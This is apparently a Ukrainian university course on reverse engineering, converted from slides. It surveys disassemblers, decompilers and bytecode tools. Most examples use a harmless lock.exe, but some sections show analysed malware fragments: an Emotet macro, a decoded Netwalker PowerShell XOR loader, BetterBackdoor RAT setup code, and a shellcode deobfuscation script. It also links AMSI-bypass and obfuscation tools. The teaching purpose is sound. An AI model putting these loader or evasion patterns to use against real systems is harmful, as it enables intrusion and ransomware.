00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ..@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00 .....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....!..L.!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070	6D 6F 64 65 2E 0D 00 0A 24 00 00 00 00 00 00 00 mode....\$
00000080	C9 B5 76 DC BD D4 18 8F BD D4 18 8F BD D4 18 8F ..v.....
00000090	84 AC BB 8F 8E D4 18 8F BD D4 19 8F 8F D4 18 8F .....
000000A0	84 AC 9B 8F BC D4 18 8F 84 AC 89 8F BC D4 18 8F .....
000000B0	52 69 63 68 BD D4 18 8F 00 00 00 00 00 00 00 00 Rich.....
000000C0	50 45 00 00 4C 01 03 00 83 BA C2 5E 00 00 00 00 PE..L.....^
000000D0	00 00 00 00 E0 00 03 01 0B 01 09 00 00 02 00 00 .....
000000E0	00 04 00 00 00 00 00 00 00 10 00 00 00 10 00 00 .....
000000F0	00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00 ..@.....
00000100	05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 .....
00000110	00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 84 .@.....
00000120	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
00000130	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....
00000140	0C 20 00 00 28 00 00 00 00 00 00 00 00 00 00 00 ..(.....
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

--- lock.exe --0xC0/0xA00-----

## Інші hex-редактори

Існує велика кількість інших hex-редакторів:

- WinHex / X-Ways Forensics – <http://www.winhex.com/winhex/>
- CFF Explorer / Cerbero Suite – <https://cerbero.io/>
- FlexHex, PE Explorer – <http://www.heaventools.com/>
- Hexinator – <https://hexinator.com/>
- Free Hex Editor Neo – <https://www.hhdsoftware.com/free-hex-editor>
- MiTeC HexEdit – <https://www.mitec.cz/hex.html>
- HT Editor – <https://github.com/sebastianbiallas/ht>
- XVI32, GHex, wxHexEditor, BEYE, ...

Далі в курсі використовується Hiew та 010 Editor, якщо інше не вказано явно.

# IDA Pro

IDA Pro – <https://www.hex-rays.com/products/ida/>:

- стандарт де-факто для аналізу бінарного коду та вразливостей;
- дизасемблер для 60+ сімейств процесорів, налагоджувач для основних ОС та віддаленого gdbserver;
- підтримка 30+ популярних форматів виконуваних файлів;
- вбудовані засоби автоматизації (Python, IDC), розширення (плагіни, модулі процесорів).

Ліцензія – комерційна, безкоштовно доступні версії:

- Freeware, обмежена v7.0 для некомерційного використання;
- Evaluation, обмежена поточна версія для корпорацій;
- Educational, обмежена поточна версія для ВНЗ, є в Лабораторії.

Ми не схвалюємо використання неліцензійного ПЗ (отриманого, наприклад, з <https://t.me/idapro>)

# Завантажувач з ресурсу DIALOG tpframe.exe\_ у лекції 1

IDA - 100.exe\_ Z:\home\user\Downloads\100.exe\_

File Edit Jump Search View Debugger Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol

Function View-A Hex View-1 Structures Enums Imports Exports

```

Function name
f sub_402010
f sub_402016
f sub_40204F
f sub_4020D2
f WinMain(x,x,x,x)
f start
f _Initterm
f sub_4044B8
f nullsub_1
f _controlfp

.data:004020D2 ; ===== S U B R O U T I N E =====
.data:004020D2 sub_4020D2 proc near ; CODE XREF: sub_402016+3:p
    .data:004020D2     cld
    .data:004020D3     mov    esi, ebp
    .data:004020D5     mov    edi, ebp
    .data:004020D7     mov    ecx, offset dword_401E68
    .data:004020DC     sub    ecx, 4010E2h
    .data:004020E2 loc_4020E2:           ; CODE XREF: sub_4020D2+14;j
    .data:004020E2     lodsb
    .data:004020E3     xor    al, 42h
    .data:004020E5     stosb
    .data:004020E6     loop   loc_4020E2
    .data:004020E8     retn
    .data:004020E8 sub_4020D2 endp

000006E3 004020E3 sub_4020D2+11 (Synchronized with Hex View-1)

```

Output window

The initial autoanalysis has been finished.

Python

AU: idle Down Disk: 485GB

## Деобфускатор шеллкоду decrypt\_a2.idc

```
#include <idc.idc>
static main() {
    auto i, begin_addr, len, dump;

    // values from decrypt_a2 @ 0x4020d5
    begin_addr = 0x4020ee;
    len = 0x401e68 - 0x4010e2;

    for(i=begin_addr; i<=begin_addr + len; ++i)
        PatchByte(i, Byte(i) ^ 0xa2);

    dump = fopen("dump.bin", "wb");
    savefile(dump, 0, begin_addr, len);
    fclose(dump);
}
```

## Деобфускатор decrypt\_a2.py (Python 2, IDA Pro 7.0)

```
begin = 0x4020ee
size = 0x401e68 - 0x4010e2

for i in xrange(begin, begin + size):
    PatchByte(i, Byte(i) ^ 0xa2)
```

Для запуску File / Script file (Alt-F7) або Script command (Shift-F2).

IDA CFG – <https://t.me/infosecmemes/364>



"Maybe it will look right if I stand on my head," said Alice

# Ghidra SRE

Ghidra – <https://ghidra-sre.org/>:

- платформа зворотньої розробки, підтримується NSA RD;
- дизасемблер та декомпілятор для 16+ сімейств процесорів;
- можливість організації спільної роботи;
- вбудовані засоби автоматизації та розширення.

Ліцензія – вільне програмне забезпечення (Apache 2.0), безкоштовна.

# Приклад lock.exe у Ghidra

CodeBrowser: lock:/lock.exe

File Edit Analysis Navigation Search Select Tools Window Help

Program Trees      Listing: lock.exe      Data Type Manager

**lock.exe**

- Headers
- .text
- .rdata
- .data

**Symbol Tree**

- Imports
- Exports
- Functions

  - entry
  - local\_8
  - local\_c

- Labels
- Classes
- Namespaces

**Decompile: entry - (lock.exe)**

```

1 void entry(void)
2 {
3     int iVar1;
4
5     iVar1 = MessageBoxA((HWND)0x0,s_Lock_workstation?_0040300c,s_hello_kitty_00403000,0x24);
6     if (iVar1 == 6) {
7         LockWorkStation();
8     }
9     return;
10 }
11
12 }
```

**Console - Scripting**

0040100d entry  
MOV dword ptr [EBP + -0x8]....

# Cutter

Cutter – <https://cutter.re/>:

- платформа на базі radare2;
- зневаджувач, емулятор та hex-редактор;
- декомпілятор на базі Ghidra;
- вбудовані засоби автоматизації (Python).

Ліцензія – вільне програмне забезпечення (GPLv3), безкоштовна.

# Приклад lock.exe у Cutter

Cutter - /home/user/Downloads/lock.exe

File Edit View Windows Debug Help

Type flag name or address here

Decompiler Disassembly

```
void entry0(void)
{
    int32_t iVar1;
    char *lpText;
    char *lpCaption;

    // [00] -r-x section size 4096 named .text
    iVar1 = (*_MessageBoxA)(0, "Lock workstation?", "hello kitty", 0x24);
    if (iVar1 == 6) {
        (*_LockWorkStation)();
    }
    return;
}
```

Auto Refresh Refresh      Decomplier: Ghidra

Name	Size	Imp.	Offset	Nargs	Nlocals	Nbbs	Call typ
entry0	51		0x00401000	0	2	3	cdecl

Functions

Imports

Address	Type	Library	Name	Safety
0x00402004	FUNC	USER32.dll	LockWorkStation	
0x00402000	FUNC	USER32.dll	MessageBoxA	

Strings

Address	String	Type	Length	Size	Section
0x00402054	MessageBoxA	ASCII	11	12	.rdata
0x00402060	USER32.dll	ASCII	10	11	.rdata
0x00403000	hello kitty	ASCII	11	12	.data
0x0040300c	Lock workstation?	ASCII	17	18	.data

Quick Filter (all)

10 Items

## Приклад lock.exe у GNU Binutils objdump (BFD)

```
$ i686-w64-mingw32-objdump -d lock.exe
lock.exe:      file format pei-i386
Disassembly of section .text:
00401000 <.text>:
 401000: 55          push    %ebp
 401001: 8b ec       mov     %esp,%ebp
 401003: 83 ec 08    sub    $0x8,%esp
 401006: c7 45 fc+   movl   $0x403000,-0x4(%ebp)
 40100d: c7 45 f8+   movl   $0x40300c,-0x8(%ebp)
 401014: 6a 24       push    $0x24
 401016: ff 75 fc    pushl   -0x4(%ebp)
 401019: ff 75 f8    pushl   -0x8(%ebp)
 40101c: 6a 00       push    $0x0
 40101e: ff 15 00+   call    *0x402000
 401024: 83 f8 06    cmp    $0x6,%eax
...
```

## Інші дизассемблери

Існує велика кількість інших дизассемблерів:

- Radare2 – <https://radare.org/>
- Binary Ninja – <https://binary.ninja/>
- Hopper – <https://www.hopperapp.com/>
- ODA – <https://onlinedisassembler.com/odaweb/>
- ...

Далі в курсі використовується IDA Pro та Ghidra, якщо інше не вказано явно.

# Hex-Rays Decompiler

Hex-Rays Decompiler – <https://www.hex-rays.com/products/decompiler/>:

- plagін у складі IDA Pro;
- архітектури x86/x64, ARM32/ARM64, PowerPC/PowerPC64, MIPS.

Ліцензія – комерційна, безкоштовно у IDA Evaluation (x64).

Ми не схвалюємо використання неліцензійного ПЗ (отриманого, наприклад, з <https://t.me/idapro>)

# Приклад lock.exe у IDA Pro 7.0 + Hex-Rays Decompiler

```
int start()
{
    int result; // eax

    result = MessageBoxA(0, aLockWorkstation,
        aHelloKitty, 0x24u);
    if ( result == 6 )
        result = LockWorkStation();
    return result;
}
```

# RetDec

RetDec – <https://retdec.com/>:

- декомпілятор машинного коду на основі LLVM;
- архітектури 32-бітні x86, ARM, MIPS, PIC32, PowerPC та 64-бітні x86-64;
- формати виконуваних файлів ELF, PE, Mach-O, COFF, AR, Intel HEX;
- на виході C або Python подібний код.

Ліцензія – вільне програмне забезпечення (MIT), безкоштовна.

```
$ retdec/bin/retdec-decompiler.py lock.exe
```

```
// Address range: 0x401000 - 0x401033
int32_t entry_point(void) {
    // 0x401000
    int32_t hWnd; // 0x401000
    int32_t v1 = MessageBoxA((int32_t *)hWnd, (char *)
        * &g1, (char *) &g1, (int32_t) &g1); // 0
        x40101e
    int32_t result = v1; // 0x401027
    if (v1 == 6) {
        // 0x401029
        result = LockWorkStation();
    }
    // 0x40102f
    return result;
}
```

## Інші декомпілятори

Існує велика кількість інших декомпіляторів:

- Relyze Desktop – <https://www.relyze.com/overview.html>
- Reko – <https://github.com/uxmal/reko>
- Snowman – <https://derevenets.com/>
- Boomerang – <http://boomerang.sourceforge.net/>
- REC Studio 4 – <http://www.backerstreet.com/rec/rec.htm>
- ...

Далі в курсі використовується Hex-Rays Decompiler та Ghidra, якщо інше не вказано явно.

# Розробка інструментів аналізу машинного коду

Платформи та бібліотеки декодування та дизасемблювання:

- Capstone – <https://www.capstone-engine.org>
  - 8+ сімейств процесорів, API для 22+ мов
- diStorm3 – <https://github.com/gdabah/distorm>
  - x86/x64, API для C, Python, ...
- BeaEngine – <https://github.com/BeaEngine/beaengine>
  - x86/x64, API для 7+ мов
- Intel XED – <https://intelxed.github.io>
  - X86 (IA32 and Intel64), референсна реалізація Intel
- ZYDIS – <https://zydis.re>
  - x86/x64, API для 5+ мов, вбудовані системи

Розглянемо застосування Capstone для аналізу lock.exe

- [https://www.capstone-engine.org/lang\\_python.html](https://www.capstone-engine.org/lang_python.html)

# Дизассемблер lock.exe з pefile та capstone

```
#!/usr/bin/env python3
from pefile import PE
from capstone import *

pe = PE('lock.exe')
ep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
code = pe.get_data(ep).strip(b'\0')

md = Cs(CS_ARCH_X86, CS_MODE_32)
for (a, sz, mn, op) in md.disasm_lite(code, ep):
    print("{:x}: {:4s} {}".format(a, mn, op))
```

## Дизассемблер lock.exe з pefile та capstone (contd.)

```
1000: push ebp  
1001: mov    ebp, esp  
1003: sub    esp, 8  
1006: mov    dword ptr [ebp - 4], 0x403000  
100d: mov    dword ptr [ebp - 8], 0x40300c  
1014: push   0x24  
1016: push   dword ptr [ebp - 4]  
1019: push   dword ptr [ebp - 8]  
101c: push   0  
101e: call   dword ptr [0x402000]  
1024: cmp    eax, 6  
1027: jne    0x102f  
1029: call   dword ptr [0x402004]  
102f: mov    esp, ebp  
1031: pop    ebp  
1032: ret
```

## Кошенятко після лекції KPI\_RE



## Лекція 3: Аналіз інтерпретованого та проміжного коду

# У лекції

Статичний аналіз інтерпретованого та проміжного коду:


- Visual Basic та похідні (Microsoft Office VBA, VBScript)
- JavaScript та похідні (Acrobat JavaScript, JScript)
- PowerShell
- .NET
- ActionScript (Adobe Flash, AIR)
- Python
- Java
- LLVM IR

# Аналіз Microsoft Office Visual Basic for Applications

- Формат MS OLE2 (Structured Storage, Compound File Binary)
  - oletools – <https://github.com/decalage2/oletools>
  - OpenMcdf – <https://github.com/ironfede/openmcdf/>
- Відновлення вихідного коду
  - olevba – <http://www.decalage.info/python/olevba>
  - oledump – <https://blog.didierstevens.com/programs/oledump-py/>
- Аналіз байткоду та динамічний аналіз
  - VBA p-code disassembler – <https://github.com/bontchev/pcodedmp>
  - vhook – <https://github.com/eset/vba-dynamic-hook>
- Обфускація та деобфускація
  - Evil Clippy – <https://github.com/outflanknl/EvilClippy>
  - VBad – <https://github.com/Pepitoh/VBad>
  - macro\_pack – [https://github.com/sevagas/macro\\_pack](https://github.com/sevagas/macro_pack)

# Приклад: фішингові кампанії COVID-19, Emotet

<https://app.any.run/tasks/43b76161-ef47-467d-85bf-4cc0f48891d4/>



## Приклад: фішингові кампанії COVID-19 (contd.)

---.doc (кор. "конференція"), MD5 379959d80d0bfc45aab6437474d1f727

```
$ olevba _____.doc
VBA MACRO Nqukletjuo .cls
in file: word/vbaProject .bin – OLE stream: 'VBA/Nqukletjuo '
...
Private Sub Document_Open()
Const sss = 234
Call Cbokboildamo
End Sub

...
VBA MACRO lizgszjgq .bas
in file: word/vbaProject .bin – OLE stream: 'VBA/lizgszjgq '
...
Function Cbokboildamo()
    jdh3k2n = _
"pizdec"
a = "pizdec" + jdh3k2n
dddd = (Dehwcbks)
mxnby = "pizdec" + dddd + jdh3k2n
...
```

# Аналіз Visual Basic

- Декомпілятори
  - VB Decompiler – <https://www.vb-decompiler.org/>
  - <https://www.program-transformation.org/Transform/VisualBasicDecompilers>
- Аналіз байткоду
  - P32Dasm – <http://progress-tools.x10.mx/p32dasm.html>

Приклад:

Зразок GuLoader, MD5 4aac102b7ba4c680c242660d98a4caa7

<https://app.any.run/tasks/146d275e-380c-462a-928b-35e0af7365c0/>

Аналіз – <https://research.checkpoint.com/2020/guloader-cloudeye/>

# Приклад: GuLoader/CloudEye dropper

VB Decompiler Lite v11.4

File Tools Plugins Help

FileName: C:\test\4aac102b7ba4c680c242660d98a4caa7.exe ... Decompile

**Native Code**

Sub Main

```
loc_00408AA0: push ebp
loc_00408AA1: mov ebp, esp
loc_00408AA3: push ecx
loc_00408AA4: push ecx
loc_00408AA5: push 00401186h ; _vbaExceptHandler
loc_00408AAA: mov eax, fs:[00000000h]
loc_00408AB0: push eax
loc_00408AB1: mov fs:[00000000h], esp
loc_00408AB8: mov eax, 00000178h
loc_00408ABD: call 00401180h ; _vbaChkstk
loc_00408AC2: push ebx
loc_00408AC3: push esi
loc_00408AC4: push edi
loc_00408AC5: mov var_8, esp
loc_00408AC8: mov var_4, 00401168h
loc_00408ACF: push 00401DC4h ; "97"
```

**Solution explorer**

- Project
  - Forms
    - HldnIn
  - Code
    - Sub\_Main
    - Sandmilern5
      - Proc\_1\_0\_408854
      - Proc\_1\_1\_408AA0

Decompiled OK

# Аналіз JavaScript for Acrobat

- Документи PDF
  - PDF Tools – <https://blog.didierstevens.com/programs/pdf-tools/>
  - Origami – <https://github.com/gdelugre/origami>
  - peepdf – <https://github.com/jesparza/peepdf>
- Деобфускація JavaScript
  - JS Beautifier – <https://github.com/beautify-web/js-beautify>
  - de4js – <https://github.com/lelinhtinh/de4js>
- Динамічний аналіз
  - Google V8 – <https://v8.dev/>
  - Mozilla SpiderMonkey – <https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey>
  - Rhino Debugger – <https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Rhino/Debugger>
  - box-js – <https://github.com/CapacitorSet/box-js>

## Приклад: CVE-2018-4990, Acrobat Reader Double Free

RCE PoC, <https://github.com/smgorelik/Windows-RCE-exploits>

```
$ pdfextract CVE-2018-4990.pdf
Extracted 7 PDF streams to 'CVE-2018-4990.dump/streams'.
Extracted 1 scripts to 'CVE-2018-4990.dump/scripts'.
Extracted 0 attachments to 'CVE-2018-4990.dump/
attachments'.
Extracted 2 fonts to 'CVE-2018-4990.dump/fonts'.
Extracted 1 images to 'CVE-2018-4990.dump/images'.

$ js-beautify CVE-2018-4990.dump/scripts/script_*.js
...
var _offsets = {"Reader": { "17.00920044": {...} ,
"18.01120038": {...}, }, },
```

# Аналіз PowerShell

- Реалізація платформи
  - <https://microsoft.com/PowerShell>
  - PowerShell Core – <https://github.com/PowerShell/Powershell>
- Обфускація та деобфускація
  - Invoke-Obfuscation –  
<https://github.com/danielbohannon/Invoke-Obfuscation>
- Протидія антивірусному захисту
  - PSAMSI – <https://github.com/cobbr/PSAMSI>
  - AMSI bypass (різні методи) –  
<https://www.contextis.com/en/blog/amsi-bypass>

# PowerShell на етапі постексплуатації



## Приклад: Netwalker Fileless Ransomware

Зразок Netwalker, MD5 b1f0093b89561c6123070165bd2261e2:

<https://app.any.run/tasks/ca44ad38-0e46-455e-8cf8-42fb53d41a1d>

Аналіз – <https://blog.trendmicro.com/trendlabs-security-intelligence/netwalker-fileless-ransomware-injected-via-reflective-loading/>

```
$ cat iguana2 | cut -d\" -f2 | base64 -d | dos2unix | tr  
'[:upper:]' '[:lower:]' | sed -E '/^$/d; s/ +/ /g; s/  
qtojsczvun/i/g; s/efgcsjwkkpqlgpiyp/p/g'  
  
[ byte []] $p = @(...)  
for ( $i = 0; $i -lt $p.length; $i++ ) {  
    $p[$i] = $p[$i] -bxor 0x47  
}  
$pdjjnsnewqy=[system.text.encoding]::ascii.getstring($p)  
$uqypiozolekuxxba=[scriptblock]::create($pdjjnsnewqy)  
invoke-command -scriptblock $uqypiozolekuxxba
```

# Аналіз .NET застосунків

- Реалізація платформи
  - <https://github.com/dotnet>
  - .NET Core – <https://github.com/dotnet/core>
- Декомпілятори
  - dnSpy – <https://github.com/0xd4d/dnSpy>
  - IL Spy – <https://github.com/icsharpcode/ILSpy>
- Аналіз байткоду
  - Reflexil – <https://github.com/sailro/Reflexil>
- Обфускація та деобфускація
  - ConfuserEx 2 – <https://github.com/mkaring/ConfuserEx>
  - de4dot – <https://github.com/0xd4d/de4dot>

# Приклад: NetLoader

## C# loader with AMSI bypass, <https://github.com/Flangvik/NetLoader>

The screenshot shows the dnSpy interface with the assembly and code for a C# loader.

**Assembly Explorer:**

- RandomName (0.0.0.0)
  - RandomName.exe
    - PE
    - Type References
    - References
    - {} (Module)
    - <Module> @02000001
    - HeighCommittedness @02000002
      - Base Type and Interfaces
      - Derived Types
      - cctor() : void @06000015
      - HeighCommittedness() : void @06000014
      - AuksinuTroggin(byte[], string) : byte[] @0600000B
      - BroomtailGutsiness(MethodInfo) : type @06000011
      - ChryslerDresses(Assembly) : MethodInfo @0600000D
      - DeveningJuxtaposition() : IntPtr @06000010
      - DilatesHaroset(String) : byte[] @06000009
      - DoomboomHousemasterShip(String) : byte[] @06000012
      - FomentersUrbic() : void @0600000A
      - FreightlessAmsl(MethodInfo) : object @0600000C
      - GetProcAddress(IntPtr, string) : IntPtr @06000002
      - HemolysisReprehension() : byte[] @0600000F
      - LoadLibrary(String) : IntPtr @06000003
      - Main(string[]) : void @06000008
      - PrecociouslyNerite(string, string[], bool, string) : object @06000009
      - RakesTeleDendritiform(byte[]) : Assembly @06000013
      - RutilatedSuperdramatist(ConsoleKey) : bool @06000006
      - SnakebennlesRefest(IntPtr) : IntPtr @06000004
      - SuperalateralNonsensuous() : void @06000007

# Аналіз Flash

- Декомпілятори
  - JPEXS FFDec – <https://github.com/jindrapetrik/jpexs-decompiler>
- Аналіз байткоду
  - RABCDAsm – <https://github.com/CyberShadow/RABCDAsm>
  - xxxswf – [https://bitbucket.org/Alexander\\_Hanel/xxxswf](https://bitbucket.org/Alexander_Hanel/xxxswf)
  - SWFTools – <http://www.swftools.org/>

Adobe Flash Player EOL 31 грудня 2020 року –  
<https://www.adobe.com/products/flashplayer/end-of-life.html>

# Приклад: CVE-2018-15982, Flash Player <31.0.0.153 UAF

RCE PoC, <https://github.com/kphongagsorn/adobe-flash-cve2018-15982>

The screenshot shows the JPEXS Free Flash Decompiler interface. The left sidebar displays the file structure of `calctest.swf`, including `header`, `binaryData` (with `DefineBinaryData` entries for Class6 and Class7), `frames`, `others`, and `scripts` (containing `mx` and several class definitions: Class0, Class1, Class2, Class3, Class4, Class5, Class6, Class7, and Main). The main pane shows the `Main` class definition:

```
1 package
2 {
3     import com.adobe.tvSDK.mediacore.metadata.Metadata;
4     import flash.display.Sprite;
5     import flash.events.Event;
6     import flash.net.LocalConnection;
7     import flash.system.Capabilities;
8     import flash.utils.ByteArray;
9     import flash.utils.Endian;
10
11    public class Main extends Sprite
12    {
13
14        public static var Var1:Class = Class7;
15
16        public static var Var2:Class = Class6;
17
18        public static var Var3:ByteArray;
19    }
}
```

The right side of the interface has a note: `* Select class and click a trait in Actionscript source to edit it.`

At the bottom, tabs for `Traits` and `Constants` are visible, with the `Constants` tab currently selected. The constants listed are:

- public static var Var1:Class;
- public static var Var2:Class;
- public static var Var3:ByteArray;

# Аналіз Python

- Декомпілятори
  - uncompyle6 – <https://pypi.org/project/uncompyle6/>
  - Decompile++ – <https://github.com/zrax/pycdc>
  - unpyc37 – <https://github.com/andrew-tavera/unpyc37>
- Аналіз байткоду
  - pyREtic – <https://github.com/MyNameIsMeerkat/pyREtic>
  - dis – <https://docs.python.org/3/library/dis.html>
- Аналіз бінарних застосунків
  - unpy2exe – <https://github.com/matiasb/unpy2exe>
  - unfrozen\_binary – [https://github.com/ptynecki/unfroze\\_binary](https://github.com/ptynecki/unfroze_binary)

# Приклад: CONFidence Teaser CTF 2016 RE500

Python anti-dis.dis (linear disassembler vs flow tricks) –  
<https://gynvael.coldwind.pl/?id=602>

```
$ python2
>>> import dis
>>> from rere import crackme
>>> dis.dis(crackme)
   0      0 JUMP_ABSOLUTE          44649
   3      3 INPLACE_RSHIFT
   4      4 BUILD_SLICE           6143
   7      7 <230>                62561
  10     10 <176>                2082
  13     13 <153>                2953
  >> 16 INPLACE_SUBTRACT
  17     17 BUILD_SLICE          32255
  20     20 <231>                39521
  23     23 <177>                26402
  26     26 <237>                2953
  29     29 <38>
  30     30 LOAD_CLOSURE         29695
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    File "/usr/lib/python2.7/dis.py", line 43, in dis
      disassemble(x)
    File "/usr/lib/python2.7/dis.py", line 107, in disassemble
      print '(' + free[oparg] + ')',
IndexError: tuple index out of range
```

# Аналіз Java

- Декомпілятори
  - Bytecode Viewer – <https://bytecodeviewer.com/>
  - JEB – <https://www.pnfsoftware.com/>
- Аналіз байткоду
  - smali/baksmali – <https://github.com/JesusFreke/smali>
- Аналіз програм
  - OPAL – <https://www.opal-project.de/>
  - Soot – <https://github.com/Sable/soot>
  - angr – [https://docs.angr.io/advanced-topics/java\\_support](https://docs.angr.io/advanced-topics/java_support)
- Обфускація коду
  - Radon – <https://github.com/ItzSomebody/radon>
  - Deobfuscator – <https://github.com/java-deobfuscator/deobfuscator>
  - Simplify – <https://github.com/CalebFenton/simplify>

## Приклад: Java

Android Studio:

```
class kitty {  
    public static void Main(String [] args) {  
        int i, s;  
        for(i=0, s=0; i<5; ++i)  
            s += i;  
        System.out.println(s);  
    }  
}
```

```
$ java -jar apktool_2.4.1.jar d app-release-unsigned.apk  
  
$ 7z x -o apk app-release-unsigned.apk  
$ d2j-dex2jar.sh classes.dex  
$ 7z x -o jar classes-dex2jar.jar  
$ javap -c kitty.class
```

# Байткод DVM (Dalvik, ART) vs JVM

```
const/4 p0, 0x0
move v0, p0
:goto_0
const/4 v1, 0x5
if_ge p0, v1, :cond_0
add-int/2addr v0, p0
add-int/lit8 p0, p0, 0x1
goto :goto_0
:cond_0
sget-object p0, Ljava/lang/System;-->out:Ljava/io/PrintStream;
invoke-virtual {p0, v0},
    Ljava/io/PrintStream;-->println(I)V
return-void
```

```
5:  iconst_5
6:  if_icmpge      19
9:  iload_2
10: iload_1
11: iadd
12: istore_2
13: iinc          1, 1
16: goto          4
19: getstatic      #17 // Field
        java/lang/System.out:
        Ljava/io/PrintStream;
22: iload_2
23: invokevirtual #23 // Method
        java/io/PrintStream.println:(I)V
26: return
```

# Приклад: згенерований BetterBackdoor backdoor/run.jar

Java RAT, <https://github.com/ThatcherDev/BetterBackdoor>

The screenshot shows the Bytecode Viewer interface with the following details:

- File View Settings Plugins**: The main menu bar.
- Work Space**: The central workspace where the class `Setup` is currently open.
- JD-GUI Decompiler**: The decompiler tool used, with the setting `Editable: false`.
- Exact**: A checkbox option in the top right corner.
- File Tree** (Left Panel):
  - run.jar** (selected)
  - BOOT-INF**
  - com** (selected)
  - thatcherdev** (selected)
  - betterbackdoor** (selected)
  - backdoor**
  - backend**
  - shell**
  - BetterBackdoor.class**
  - Setup.class** (selected)
- META-INF**
- org**
- ip**
- Quick file search (no file extension)**
- Exact**: A search filter button.
- Search** (Bottom Left Panel):
  - Search from All\_Classes**
  - Strings**
  - Search String:** (empty input field)
  - Exact**: A checkbox for exact matching.
  - Search**: A search button.
  - Results**: A results panel.
- Code View (Right Panel)**:
 

```

public class Setup
{
    public static void create(boolean packageJre, String ipType)
        throws IOException
    {
        if (packageJre) {
            String jrePath = System.getProperty("java.home");
            FileUtils.copyDirectory(new File(jrePath + File.separator + "bin"), new File("backdoor" + File.separator + "jre" + File.separator));
            FileUtils.copyDirectory(new File(jrePath + File.separator + "lib"), new File("backdoor" + File.separator + "jre" + File.separator));
            createBat("backdoor" + File.separator + "run.bat");
        } else if (new File("jre").isDirectory()) {
            FileUtils.copyDirectory(new File("jre"), new File("backdoor" + File.separator + "jre"));
            createBat("backdoor" + File.separator + "run.bat");
        }
        FileUtils.copyFile(new File("target" + File.separator + "run.jar"), new File("backdoor" + File.separator + "run.jar"));
        appendJar("backdoor" + File.separator + "run.jar", "/ip", Utils.getIP(ipType));
    }

    private static void createBat(String filePath)
        throws FileNotFoundException
    {
        PrintWriter out = new PrintWriter(new File(filePath));
        out.println("@echo off%>cd %~dp0&necho Set objShell = WScript.CreateObject(\"WScript.Shell\")>run.vbs&necho objShell");
        out.flush();
        out.close();
    }
}
      
```

# Перетворення LLVM IR

- Інфраструктура аналізу, трансформації та оптимізації
  - LLVM – <https://llvm.org/>
  - Emscripten – <https://emscripten.org/>
- Аналіз, бінарна трансляція (lifting) та декомпіляція
  - McSema – <https://github.com/lifting-bits/mcsema>
  - ANVILL Decompiler Toolchain – <https://github.com/lifting-bits/anvill>

# Собачатко після лекції KPI\_RE



## Лекція 4: Динамічний аналіз 1

# У лекції

Динамічний аналіз виконуваного коду:

- Аналіз системної інформації (Windows Sysinternals, Process Hacker)
- Налагоджувачі (x64dbg, WinDbg, GDB, LLDB) та розширення
- Віддалений та кросс-платформений аналіз (gdbserver, gdb sim)
- Засоби відлагодження IDA Pro (IDA Debugger)
- Інструментальний динамічний аналіз (WinAppDbg)

# Sysinternals Suite

Sysinternals Suite – <https://docs.microsoft.com/en-us/sysinternals/>:

- Process Explorer;
- Process Monitor (Filemon, Regmon);
- Autoruns;
- Sysmon;
- PsTools;
